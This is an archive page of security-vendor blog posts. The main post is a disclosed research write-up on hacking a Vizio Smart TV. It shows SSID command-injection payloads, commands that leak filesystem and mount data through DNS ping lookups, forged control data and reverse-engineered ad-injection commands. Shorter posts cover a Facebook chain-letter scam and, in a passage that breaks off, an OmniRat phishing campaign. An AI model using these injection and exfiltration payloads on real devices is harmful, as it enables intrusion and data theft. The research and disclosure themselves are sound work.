Category Archives: Avast

Avast

The Anatomy of an IoT Hack

Avast researchers hacked a Vizio Smart TV to gain access to a home network.
Avast researchers hacked a Vizio Smart TV

Hackers could gain access to your home or office network through the Smart TV

The Internet is everywhere —  in your TV, your light bulb, and even your refrigerator. We are now living in the world of the Internet of Things. With all of our physical devices connected to the Internet, it’s important to understand how someone might access your information or violate your privacy through these devices. As an example, we’ll walk through hacking a Smart TV with the intention of gaining access to the victim’s home network, as well as to illustrate the privacy implications of having Internet-connected devices in your home or office.

Through this experiment, our aim is to show just how much a regular person can be affected by vulnerabilities within a smart device. Throughout our journey, we went through a series of processes that involved (but were not limited to) a simulated Man-in-the-Middle (MITM) attack, the injection of an SSID, and the decoding of the device’s binary stream. We dove straight in, making our way through many avenues and curves with the ultimate goal to “crack the salt” (more on that later).

In the end, we found that the smart TV we were inspecting actually broadcasted fingerprints of users’ activities, whether they agreed to the device’s privacy policy and terms of services when first setting it up. In addition, we uncovered a vulnerability within the device that could serve as a potential attack vector for an attacker attempting to access a user’s home network. Since this all sounds pretty creepy, it’s important to note that Vizio successfully resolved these issues upon being notified of our findings. Now, onto the experiment we go:

Discovery

In our IoT research lab, we have a wall of Smart TVs that are all connected to a wireless access point on a test network. All Internet activity on this test network is routed through a system which captures all of the raw traffic on the network. Using this, we can turn a Smart TV on, watch the packets in real time and save them for later analysis. We also have the capability to intercept and modify communications to and from the devices with this system.

Upon powering up a Vizio Smart TV and adding it to our wireless test network, we can instantly see the TV sending Internet requests to various online services. These TVs have a lot of add-on apps which can trigger a ton of traffic(Youtube, Vudu, Netflix, etc.). However, for our purposes, we want to keep it simple and find a hack that works regardless of whether the victim is using an online service. Something that stands out with this TV is that it calls out to a service every time it boots, even if the TV is set to watch over the air broadcasts. There is an HTTPS connection to something at tvinteractive.tv. Not much can be seen in our network capture files at this point because the connection is encrypted with SSL.

Know Your Enemy*

The next thing to do is some research on tvinteractive.tv –this will help decide how much effort to spend on this interesting piece of traffic. Running a WHOIS search on the domain leads us to Cognitive Networks. On the services page for Cognitive networks is a quick rundown of how their service works:

“As the viewer watches a show, content is ingested to create fingerprints. Our [service] identifies the content and time code. We send an event trigger to the content provider or advertiser. They send back a link to the app to display onscreen.”

So, the TV is sending fingerprints of what you’re watching back to Cognitive Networks.  This is a target worthy of further investigation.

Be Your Enemy

We want to know what information is being sent to tvinteractiv.tv, but, that connection is using an encrypted protocol. Fortunately, we have a system in place that we can use to intercept the traffic, simulating a man-in-the-middle attack over the Internet. On this system, we configure an authoritive DNS server for the tvinteractive.tv domain (simulating ARP poisioning/spoofing on the Internet) and configure a simple web host for any sites the TV is requesting from that domain. With this, we can see the complete URL for what the TV is requesting in the logs of our fake web server. If we’re lucky, the TV won’t check the certificate of the HTTPS connection and we can fake out the data as well.

Get Lucky*

Now, we arrive at a mistake for Vizio and good luck for us: the TV does not appear to be checking the HTTPS certificate for control.tvinteractive.tv. This means we can man-in-the-middle the connection, watch the requests, repeat them to the server, and serve our own fake (static) content back to the TV. 15 seconds after powering it on,we see an interesting request from the TV providing some information like the model of TV, origin of user, and firmware version.

https://control.tvinteractive.tv/control?token=**redacted**&h=**redacted**&oem=VIZIO&chipset=MSERIES&chip_sub=5580-0&version=83&TOS=105&country=USA&lang=eng&fw_version=V1.60.32.0000&model_name=E32h-C1&client_version=2.6.27&disabled=0

The TV is requesting control data from tvinteractive.tv and it has a number of interesting things to investigate. It also has a checksum as the last line of the control data. As it turns out, the TV is not checking the certificate of the connection, but it is checking the checksum at the end of the data before it will use the data. We can serve this control data to the TV from our fake web server, but we cannot change the data without breaking the checksum. The checksum is md5, and we assume the control data is combined with a secret to generate the checksum. In the field of cryptography this type of secret key is referred to as “salt”, we will use the terms salt and secret key interchangeably.

A snippet of the control data:

[control]

detectionOn = 0

nextUpdate = 1200000

now = 1439335614846

tvID = **redacted**

[network]

udpReadTimeout = 10

udpPort = 5558

statusServerAddr = https://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/

sendSnappyUdp = 0

udpReadTries = 50

httpPort = 8080

httpServerAddr = http://g2-ip.tvinteractive.tv/

sendCompressed = 0

sendudp = 1

serverURLFormat = %s%s/?id=%s&token=%s

udpServerAddr = 54.**redacted**

sendhttp = 0

frameUploadURL = https://smrtvdt01.tvinteractive.tv

6e18d753e812fcadd64b211a939309e9

Crack the Salt

We remove as much as we can from the control data request URL to get the shortest control data, which will still give a checksum:

https://control-default.tvinteractive.tv/control?token=**redacted**&h=**redacted**&oem=anything

returns:

[control]

nextUpdate = 1200000

d5a035c03b4bce761ba9400e8b56d227

Operating under the hypothesis that the algorithm is either md5(body + salt), hmac-md5(body, key=salt) or some other common variation, we run a number of cracking utilities and hardware in an attempt to crack the salt. After a good amount of effort, we conclude that this is not something that can be brute-forced in a reasonable amount of time.

Get Lucky Again*


Since the salt is hidden within the device, the only way to get to the salt is to gain access to the file system of the TV. A port scan doesn’t turn up much of anything immediately useful, as far as gaining a root shell to the TV. We could unscrew the case from the TV and probe for a serial UART connection. Or, get lucky again and find a local command injection in the configuration dialogs builtin to the TV. The best candidate for this is a screen that allows input of every character to configure a hidden wireless network ID, the SSID. Assuming reboot is a command the underlying operating system will accept, we inject:

$(reboot)

as the SSID, and hit the connect button. The TV immediately goes black, confirming that we have a local command injection.

At this point, we know that we can execute commands but are blind to what commands and files are available, as there is no terminal or output that we have access to. The only visibility is on the network capture, meaning that we need to guess at the commands available on the system.  Telnet, ssh, netcat, and various other things we tried turned up nothing. However, when running ping from the command injection, an icmp packet can be seen on the network:

`ping -c1 [ip address]`

This proves the ping command is available. So, we decide to leak information about the operating system through ping. We weren’t quite sure how to do this, and quickly found a limitation of this attack: the SSID is limited to 32 characters. Since we need two backticks, that left us 30 characters for the actual command that we wanted to run. However, pinging a name…

`ping -c1 somename`

`ping -c1 $(which sh)`

…would of course trigger a DNS lookup viewable in the pcaps:

1269.728127  10.6.12.230 -> 10.6.12.223  DNS 85 Standard query 0x54ce  A somename.test.network

1269.728127  10.6.12.230 -> 10.6.12.223  DNS 85 Standard query 0x54ce  A /bin/sh.test.network

We now have a way of leaking arbitrary data, one word at a time. After some trial and error (mostly error), we found that injecting:

`find / -exec ping -c1 {} ;`

tells the TV to ping every file and directory name as a host on the network, allowing the file system structure to be extrapolated from the network capture as the TV tries to resolve everything in the file system as a DNS name:

2745.622059  10.6.12.230 -> 10.6.12.223  DNS 86 Standard query 0x18ff  A /usr/bin.test.network

2745.622277  10.6.12.223 -> 10.6.12.230  DNS 142 Standard query response 0x18ff No such name

2745.631939  10.6.12.230 -> 10.6.12.223  DNS 90 Standard query 0x18dc  A /usr/bin/cli.test.network

2745.632135  10.6.12.223 -> 10.6.12.230  DNS 146 Standard query response 0x18dc No such name

2745.643741  10.6.12.230 -> 10.6.12.223  DNS 90 Standard query 0×7337  A /usr/bin/ldd.test.network

2745.643948  10.6.12.223 -> 10.6.12.230  DNS 146 Standard query response 0×7337 No such name

2745.653493  10.6.12.230 -> 10.6.12.223  DNS 79 Standard query 0×7286  A /usr/bin/suspend.sh

2745.719074  10.6.12.223 -> 10.6.12.230  DNS 145 Standard query response 0×7286 No such name

2745.720615  10.6.12.230 -> 10.6.12.223  DNS 97 Standard query 0xc6b6  A /usr/bin/suspend.sh.test.network

2745.720822  10.6.12.223 -> 10.6.12.230  DNS 153 Standard query response 0xc6b6 No such name

2745.729597  10.6.12.230 -> 10.6.12.223  DNS 95 Standard query 0xa75b  A /usr/bin/usb_path.test_network

Running various other commands this way, the output can be extrapolated from the network capture.  For example:

`mount|xargs -n1 ping -c1`

gives all the mounts in the system. So, we can run the mount command without — and then with — a USB stick plugged in to see where it’s automounted.

With the filesystem, we know what commands are available and can copy the entire filesystem to a USB stick or put a script (and a few binaries) onto the stick and run a reverse root shell back to our server. The TV is pwn’d.

Find the Salt

Searching every file in the filesystem for the string “tvinteractive.tv” returns an interesting library.  Loading the binary into a decompiler or running the “strings” command against the binary reveals the secret key. Discovering the key is left as an exercise to the reader. From here, it’s a simple matter of appending the secret key to the modified control data, producing an md5 checksum of that, and appending the checksum to the modified control data (without the secret key).

Assuming Control*

A quick test of changing one of the URLs in the control data, regenerating the signature, and serving it from our fake web server works. Now, it’s time to play. Recall that there are some things to flip on and off in the network section of the control data:

[network]

udpPort = 5558

statusServerAddr = https://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/

httpServerAddr = http://g2-ip.tvinteractive.tv/

sendudp = 1

udpServerAddr = 54.**redacted**

sendhttp = 0

frameUploadURL = https://smrtvdt01.tvinteractive.tv

It appears that some sort of UDP upload is enabled by default, but not HTTP.  Changing the IP to our own server and setting up a listener reveals that it’s simply a binary blob, sent every second or so. Here are two consecutive samples, in hex format:

0200978c020002001700XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX04008591f423960080634a754b2f301a09251509787a75b7c0b18b5e44302714733a30987c569ea0913c48573e332ca4a29d775f7698887392a5bd92857f9c2e28665d5bc1a31752627adae8e430241b514943-80634a784d33301a0924140972746fbcc4b699674e2f2713743c30997d569fa4973c48583e3a3ca5a29e785f779a887494a6bf73554a804c49645f5dc2a41765768fdae6e232120a52473f010053020058050200380401000101000202000000

0200988c020001001700XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX04006395f4234b0081634b754830301a095d3318575852d1ccb29363482d210f8c644b977e56c4d1c64939303a2310a78e83847f8095877892a4b89c9b959f2d297f7d7cc9ab1c1d2120312e25786650151a10010053020058050200380401000101000202000000

These are  not immediately recognizable to us. There are interesting patterns, but we don’t know what they mean.

So, back in the control data, we switch the URL to one of our web servers, configure it, flip “sendhttp” to 1, and watch the web server logs. The TV begins sending requests about once a second:

10.6.12.230 – – [12/Aug/2015:12:08:16 -0500] “GET /?token=**redacted**&seq_num=35991&width=1368&height=1080&versionNum=83&time=1439417275277&point=128-99-74,117-75-47,48-26-9,37-21-9,120-122-117,183-192-177,139-94-68,48-39-20,115-58-48,152-124-86,158-160-145,60-72-87,62-51-44,164-162-157,119-95-118,152-136-115,146-165-189,146-133-127,156-46-40,102-93-91,193-163-23,82-98-122,218-232-228,48-36-27,81-73-67,|128-99-74,120-77-51,48-26-9,36-20-9,114-116-111,188-196-182,153-103-78,47-39-19,116-60-48,153-125-86,159-164-151,60-72-88,62-58-60,165-162-158,120-95-119,154-136-116,148-166-191,115-85-74,128-76-73,100-95-93,194-164-23,101-118-143,218-230-226,50-18-10,82-71-63,| HTTP/1.1″ 403 168 “-” “Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3″

10.6.12.230 – – [12/Aug/2015:12:08:17 -0500] “GET /?token=**redacted**&seq_num=35992&width=1368&height=1080&versionNum=83&time=1439417276264&point=129-99-75,117-72-48,48-26-9,93-51-24,87-88-82,209-204-178,147-99-72,45-33-15,140-100-75,151-126-86,196-209-198,73-57-48,58-35-16,167-142-131,132-127-128,149-135-120,146-164-184,156-155-149,159-45-41,127-125-124,201-171-28,29-33-32,49-46-37,120-102-80,21-26-16,| HTTP/1.1″ 403 168 “-” “Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3″

This graphic represents a fingerprint of what you’re watching over time — each line of pixels represents a second in time.

Interesting, say we. The “point” parameter appears to be an array of colors in RGB format using 8-bit color codes. Since the UDP packets and HTTP requests are sent at about the same frequency and size, we hypothesize that they may contain the same data.

So, we get to work decoding the binary stream, using the HTTP stream as a decryption oracle (or, a source of truth) for the binary stream. We soon discover that there are parts of the binary stream that line up exactly with the HTTP data (with only a few unknown bytes) as approximately so (with fields labeled with their HTTP parameter names, except count):

[seq_num][count][?][token][timestamp][point][versionNum][width][height][?][EOM]

From this, it is obvious that the same data is being sent to Cognitive Networks servers through UDP and HTTP. This data is the fingerprint of what you’re watching being sent through the Internet to Cognitive Networks. This data is sent regardless of whether you agree to the privacy policy and terms of service when first configuring the TV.

Now, these points aren’t the full picture of what you’re watching. They are simply pre-defined points taken somewhere within the image viewable on the TV. Nevertheless, we can create a graphic representing this fingerprint over time, where each line of pixels represents a second in time, arranged top-to-bottom as oldest-to-newest:

Each horizontal line of various color blocks in the graphic represents averaged patches of color that the TV has captured from specific points of the image displayed on the TV screen.

Each successive line represents another capture in time. With this information, the content recognition service could match a record of these fingerprints from your TV screen to it’s own fingerprints of the broadcast to determine what you’re watching.

Serving Custom Ads

Once we had root on the TV, we have downloaded the whole filesystem to inspect it. With a reverse shell, finding an application responsible for the Active Content Recognition was easy. The ACR application binary was using a TVIS shared library to handle all ACR related communication. After reverse engineering the library, we were able to retrieve a command set that the TV expects in the UDP packet.

The library authors actually tried to ensure some level of security in the way they serve the commercials and they decided to use two basic methods: encryption and timestamping. Encryption sounds great, right? Well, don’t get too excited. There are two caveats to this. First, the (symmetric) encryption key is sent with the control data in plain text and second, if the key is empty, the encryption turns off.

The timestamping was meant to avoid replay attacks, but as we reverse-engineered the simple timestamping algorithm and want to send our own ads, it presents no difficulty to bypass.

So what commands are available? There are two commands that show an ad — one to request the control data refresh and one to hide the current ad, as well as three additional commands to control some other features of the TV.

We were interested in the popup event command, which is the simpler one of the two. In C, the function would have a prototype similar to this:

popup_event(char group[5], char id[5], char channel[5], char EPGID[14], int64 time, char unk, uint32_t timestamp)

Here, the group probably identifies the affiliate, id defines the ad within the affiliate space, channel is self-explanatory, EPGID represents the electronic program guide ID of the show (and is similar in function to the good old VHS times Showtime number), but there are places in the code where it is named as tribuneID. We were not able to fully understand the unk variable, but it works as a flag. The last parameter is the timestamp in the TVIS format — basically a lower double word of current time of day in milliseconds.

Once we served a crafted encrypted packet back to the TV as a reply to the UDP packet containing pixel/patch data, we verified that the packet is accepted by sending a refresh request. Once verified, we proceeded to make the TV show our commercial.

Another crafted packet was sent, and we noticed the request for the following URL in our capture data:

http://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/1234/?id=5678&token=**redacted**)

Obviously, the 1234 and 5678 are our testing group and id data. The TV expects an INI file as a response containing the commercial information. There are a few parameters specifying how long the ad should be displayed, what type of event it is, and so on. But there are several more interesting ones, such as alertPicUrl, alertActionUrl and type.

Now, it is important to say that the application on the TV has minimal debug output and doesn’t show too much, although one can get an image of what’s going on. But we wondered if it is possible to get more out of it, so we modified the binary to set a higher log level. This is not a permanent change, because the filesystem where the original binary resides is read-only. So, the modified one has to be run from the USB drive, but we could not persist this across reboots of the TV.

Once we ran the modified binary, we got a huge amount of debug output, but we found that our alertPicUrl was successfully accepted and sent to the corresponding service. Unfortunately, we didn’t see any advertisement on the TV and have not yet determined the reason why. Further investigation is needed to demonstrate a proof of concept; however, this appears to be a potential attack vector for remotely displaying unwanted material on a person’s TV.

What To Do

At this point, we have a possible attack vector into the home network or office through the Smart TV, which can be accomplished by hijacking DNS and serving malicious control data to the TV. Because the TV calls out to a control server by default and does not verify the authenticity of the control server, it allows an attacker in without the need for any incoming ports to be opened.

Another thing we have is a privacy issue of fingerprints being sent to tvinteractive.tv. Fortunately, this Vizio Smart TV does have a setting to disable this behaviour:

Menu -> Reset & Admin -> Smart Interactivity -> OFF’

How to stay safe

Allow the TV to update its system software. Upon notification of our findings, Vizio took immediate action to understand the issues, and produced a quick software update to fix them. By the time this blog is published, Vizio will be pushing an online update, provided that the TV is online, it should update itself. We’d like to commend Vizio for their responsiveness and quick action.

Know Your Enemy

Get Lucky

Get Lucky Again

Assuming Control


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

‘Secret Sister’ gift exchange is a scam

Tis’ the season for scams to circulate on Facebook and other social sites.

It sounds like great fun! Join your friends for a “Secret Santa” type gift exchange, and invite lots of others to the party. Only problem is that it’s a hoax.

Secret Sisters scam on Facebook

Don’t wait by your mailbox for gifts from this exchange

Watch out if you get a message on your Facebook Newsfeed (also spotted on Reddit) inviting you to join a ‘Secret Sister’ gift exchange. And don’t pass it on, either. It’s a scam, it’s against Facebook’s Terms of Service for sharing personal information, and it could very well be illegal.


Recent messages shared on Facebook

Recent messages shared on Facebook

The invitation describes the way it works; you send one present valued at $10 or more to one person and list six other women’s names to continue the process. You are promised to receive up to 36 gifts in return. Sounds fun and lots of women are falling for it. The messages above were sent this weekend, and one of them only 2 hours ago!

What this gift exchange really looks like is a social media version of the old Chain Letter people used to get in their mail boxes. It’s also known as a Pyramid or Ponzi scheme. The recipient of a chain letter was instructed to copy the letter and send it to a bunch of their friends in order not to “break the chain”.

The United States Postal Inspection Service (USPIS) describes a chain letter as “a get-rich-quick scheme that promises that your mailbox will soon be stuffed full of cash if you decide to participate.”

A typical chain letter includes names and addresses of several individuals whom you may or may not know. You are instructed to send a certain amount of money–usually $5–to the person at the top of the list, and then eliminate that name and add yours to the bottom. You are then instructed to mail copies of the letter to a few more individuals who will hopefully repeat the entire process. The letter promises that if they follow the same procedure, your name will gradually move to the top of the list and you’ll receive money — lots of it.

If you don’t think about it too carefully, it sounds like it could work. The problem is that it doesn’t work, and it’s illegal. USPIS says,

They’re illegal if they request money or other items of value and promise a substantial return to the participants. Chain letters are a form of gambling, and sending them through the mail (or delivering them in person or by computer, but mailing money to participate) violates Title 18, United States Code, Section 1302, the Postal Lottery Statute.

Why do people fall for these scams?

When you receive a message over and over again by friends that you have learned to trust, you automatically think that the information they share is trustworthy. Because these scams exist (read about The Tiffany & Co scam), it’s better to stop and think about it, even do a quick search for the topic, so you don’t become a victim,too.

If you receive a message like this, do not participate in it. You may also want to inform the sender of the scam by sharing this blog with them.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

DroidJack isn’t the only spying software out there: Avast discovers that OmniRat is currently being used and spread by criminals to gain full remote control of devices.

There’s more than one RAT

On Friday, I discovered OmniRat, a program similar to DroidJack. DroidJack is a program that facilitates remote spying and recently made news when European law enforcement agencies made arrests and raided the homes of suspects as part of an international malware investigation.

OmniRat and DroidJack are RATs (remote administration tools) that allow you to gain remote administrative control of any Android device. OmniRat can also give you remote control of any Windows, Linux or Mac device. Remote administrative control means that once the software is installed on the target device, you have full remote control of the device.


On their website, OmniRat lists all of the things you can do once you have control of an Android, which include: retrieving detailed information about services and processes running on the device, viewing and deleting browsing history, making calls or sending SMS to any number, recording audio, executing commands on the device and more.

OmniRat

Like DroidJack, OmniRat can be purchased online, but compared to DroidJack, it’s a bargain. Whereas DroidJack costs $210, OmniRat costs only $25 to $50 depending on which device you want to control.

You may be asking yourself, “Why is software like this being sold on the Internet?”. According to DroidJack’s creator, Sanjeevi, “Droidjack is a parental tool for Android remote administration,” but Europol has made it very clear that using software like DroidJack for malicious purposes can have major consequences. In an investigation supported by Europol and Eurojust, law enforcement agencies in Europe and the U.S. arrested users of DroidJack.

OmniRat variant in the wild
A custom version of OmniRat is currently being spread via social engineering. A user on a German tech forum, Techboard-online, describes how a RAT was spread to his Android device via SMS. After researching the incident, I have come to the conclusion that a variant of OmniRat is being used.

The author of the post received an SMS stating an MMS from someone was sent to him (in the example, a German phone number is listed and the SMS was written in German). The SMS goes on to say “This MMS cannot be directly sent to you, due to the Android vulnerability StageFright. Access the MMS within 3 days [Bitly link] with your telephone number and enter the PIN code [code]“. Once the link is opened, a site loads where you are asked to enter the code from the SMS along with your phone number.


Once you enter your number and code, an APK, mms-einst8923, is downloaded onto the Android device. The mms-einst8923.apk, once installed, loads a message onto the phone saying that the MMS settings have been successfully modified and loads an icon, labeled “MMS Retrieve” onto the phone.


 MMS Empfang app widget MMSempfang

Once the icon is opened by the victim, mms-einst8923.apk extracts OmniRat, which is encoded within the mms-einst8923.apk. In the example described on Techboard-online, a customized version of OmniRat is extracted.

